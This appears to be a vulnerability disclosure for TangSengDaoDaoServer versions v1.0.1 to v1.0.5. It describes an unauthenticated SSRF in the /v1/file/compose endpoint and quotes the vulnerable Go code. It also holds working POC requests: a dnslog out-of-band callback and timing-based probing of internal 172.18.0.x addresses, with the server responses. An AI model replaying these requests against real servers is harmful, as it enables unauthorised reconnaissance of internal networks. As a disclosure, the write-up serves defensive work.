
TangSengDaoDaoServer has an SSRF vulnerability


- There is an SSRF vulnerability in the `/v1/file/compose/*path` interface of TangSengDaoDaoServer, which attackers can exploit to probe internal network services without logging in.(In the underlying implementation of `http.Client`, its default `Transport` (`http.DefaultTransport`) appears to only handle `HTTP/HTTPS` requests. Therefore, the potential impact of this SSRF vulnerability is relatively limited.)
- **POC**

```
POST /api/v1/file/compose/a HTTP/1.1
Host: xxxxxx
......
Content-Type: application/json
Content-Length: 31

[
"http://[Domain/Ip]"
]
```

- **Affected version**
    - v1.0.1~v1.0.5
- Vulnerability location:



```
func New(ctx *config.Context) *File {
        Log:      log.NewTLog("File"),
        service: NewService(ctx),
    }
}

// Route 路由
func (f *File) Route(r *wkhttp.WKHttp) {
    api := r.Group("/v1/file")
    { // 文件上传
        // api.POST("/upload/*path", f.upload)
        // 组合图片
        api.POST("/compose/*path", f.makeImageCompose)
        // 获取文件
        api.GET("/preview/*path", f.getFile)
    }
    auth := r.Group("/v1/file", f.ctx.AuthMiddleware(r))
    {
        //获取上传文件地址
        auth.GET("/upload", f.getFilePath)
        //上传文件
        auth.POST("/upload", f.uploadFile)
    }
}
```



搜索

compose/

替换

2 文件中有 2 个结果 - 在编辑器中打开


api.go modules\file 1
api.POST("/compose/*...

api.yaml modules\file\swa... 1
/file/compose/{path}:

api.go ...\file | api.yaml | api.go ...\common

modules > file > api.go > (*File).makeImageCompose

```go
| 解释 | 添加注释 | ×
func (f *File) makeImageCompose(c *wkhttp.Context) {
	var imageURLs []string
	if err := c.BindJSON(&imageURLs); err != nil {
		f.Error("数据格式有误！", zap.Error(err))
		c.ResponseError(errors.New("数据格式有误！"))
		return
	}
	if len(imageURLs) <= 0 {
		c.ResponseError(errors.New("图片不能为空！"))
		return
	}
	if len(imageURLs) > 9 {
		c.ResponseError(errors.New("图片数量不能大于9！"))
		return
	}
	uploadPath := c.Param("path")
	// 下载并组合图片
	resultMap, err := f.service.DownloadAndMakeCompose(uploadPath, imageURLs)
	if err != nil {
		f.Error("组合图片失败！", zap.String("uploadPath", uploadPath), zap.Any("imageURLs", imageURLs), zap.Error(err))
		c.ResponseError(errors.New("组合图片失败！"))
		return
	}
	c.JSON(http.StatusOK, gin.H{
		"path": resultMap["fid"].(string),
	})
}
```



搜索

DownloadAndMakeCompose

替换

3 文件中有 6 个结果 - 在编辑器中打开

handler.go modules\base\event 1
_, err = e.fileService.DownloadAndMake...


api.go modules\file 1
resultMap, err := f.service.DownloadAnd...

service.go modules\file 4
DownloadAndMakeCompose(uploadPat...
// DownloadAndMakeCompose 下载并...
func (s *Service) DownloadAn...
s.Debug("DownloadAndMakeCompose",...

api.go ...\file | service.go | api.go ...\common

modules > file > service.go > (*Service).DownloadAndMakeCompose

```go
}

// DownloadAndMakeCompose 下载并组合图片
| 解释 | 添加注释 | ×
func (s *Service) DownloadAndMakeCompose(uploadPath string, downloadURLs []string) (map[string]interface{}, error) {
	if len(downloadURLs) == 0 {
		return nil, nil
	}

	s.Debug("DownloadAndMakeCompose", zap.Strings("downloadURLs", downloadURLs))
	var w = sync.WaitGroup{}
	readers := make([]io.ReadCloser, 0, len(downloadURLs))
	cancels := make([]context.CancelFunc, 0, len(downloadURLs))
	for _, downloadURL := range downloadURLs {
		w.Add(1)
		go func(srcUrl string) {
			defer w.Done()
			timeoutCtx, cancel := context.WithTimeout(context.Background(), time.Minute*1)
			cancels = append(cancels, cancel)
			imgReader, err := s.downloadImage(srcUrl, timeoutCtx)
			if err != nil {
				s.Error("下载图片失败！", zap.String("srcPath", srcUrl), zap.Error(err))
				return
			}
			if imgReader == nil {
				return
			}
			readers = append(readers, imgReader)

		}(downloadURL)
	}
```




api.go ...\file | service.go | api.go ...\common

modules > file > service.go > (*Service).downloadImage


```go
func uploadFile(uploadURL, fileName string, copyFileWriter func(io.Writer) error) (map[string]interface{}, error) {
		return nil, err
	}
	return resultMap, err
}

| 解释 | 添加注释 | ×
func (s *Service) downloadImage(url string, ctx context.Context) (io.ReadCloser, error) {

	s.Debug("开始下载图片！", zap.String("url", url))
	req, err := http.NewRequestWithContext(ctx, http.MethodGet, url, nil)
	if err != nil {
		return nil, err
	}
	client := &http.Client{}
	// resp, err := s.downloadClient.Get(url)
	resp, err := client.Do(req)
	// resp, err := s.downloadClient.Do(req)
	if err != nil {
		s.Error("下载图片错误！", zap.String("url", url), zap.Error(err))
		return nil, err
	}
	if resp == nil {
		s.Error("没有返回数据，下载图片失败！", zap.String("url", url))
		return nil, errors.New("没有返回数据，下载图片失败！")
	}
	if resp.StatusCode != http.StatusOK {
		s.Error("下载图片返回状态有误！", zap.Int("status", resp.StatusCode), zap.String("url", url))
		return nil, errors.New("下载图片返回状态有误！")
	}
	return resp.Body, nil
}
```

- **Vulnerability Exploitation Demonstration：**
    - Dnslog detection



```
POST /api/v1/file/compose/a HTTP/1.1
Host: web.botgate.cn
Cookie: sl-session=qJiGLyeVGGgF0lY/c8+SIw==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
Content-Type: application/json
Content-Length: 31

[
  "http://t9975e.dnslog.cn"
]
```


```
HTTP/1.1 400 Bad Request
Date: Sun, 04 May 2025 13:08:06 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 44
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, token, acc
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT,DELETE,PATCH
Access-Control-Allow-Origin: *

{
  "msg":"组合图片失败！",
  "status":400
}
```



t9975e.dnslog.cn

DNS Query Record	IP Address	Created Time
t9975e.dnslog.cn	82.156.53.22	2025-05-04 21:08:02
t9975e.dnslog.cn	82.156.53.22	2025-05-04 21:08:02
t9975e.dnslog.cn	62.234.30.105	2025-05-04 21:08:02
t9975e.dnslog.cn	82.156.53.22	2025-05-04 21:08:02
t9975e.dnslog.cn	82.156.53.22	2025-05-04 21:08:02
t9975e.dnslog.cn	82.156.53.22	2025-05-04 21:08:02
t9975e.dnslog.cn	82.157.101.96	2025-05-04 21:08:02
t9975e.dnslog.cn	82.157.101.96	2025-05-04 21:08:02
t9975e.dnslog.cn	62.234.30.105	2025-05-04 21:08:01
t9975e.dnslog.cn	82.157.101.96	2025-05-04 21:08:01


- During local environment testing, it can be observed that when an intranet IP is present, the response is very fast, otherwise, it is very slow. This method can be used to probe other intranet services.



```
POST /v1/file/compose/a HTTP/1.1
Host: 192.168.95.4:8090
Cookie: sl-session=qJiGLyeVGGgF0lY/c8+SIw==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
Content-Type: application/json
Content-Length: 25

[
  "http://172.18.0.9"
]
```

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, token, acc
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT,DELETE,PATCH
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Sun, 04 May 2025 13:40:14 GMT
Content-Length: 44
Connection: close

{
  "msg":"组合图片失败！",
  "status":400
}
```


When IP exists



```
POST /v1/file/compose/a HTTP/1.1
Host: 192.168.95.4:8090
Cookie: sl-session=qJiGLyeVGGgF0lY/c8+SIw==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
Content-Type: application/json
Content-Length: 25

[
  "http://172.18.0.8"
]
```

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, token, acc
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT,DELETE,PATCH
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Sun, 04 May 2025 13:48:47 GMT
Content-Length: 44
Connection: close

{
  "msg":"组合图片失败！",
  "status":400
}
```

516字节 | 2毫秒



```
POST /v1/file/compose/a HTTP/1.1
Host: 192.168.95.4:8090
Cookie: sl-session=qJiGLyeVGGgF0lY/c8+SIw==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
Content-Type: application/json
Content-Length: 27

[
  "http://172.18.0.254"
]
```

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, token, acc
Access-Control-Allow-Methods: POST, OPTIONS, GET, PUT,DELETE,PATCH
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Sun, 04 May 2025 13:45:35 GMT
Content-Length: 44
Connection: close

{
  "msg":"组合图片失败！",
  "status":400
}
```

When IP not exists

516 bytes | 3,073 millis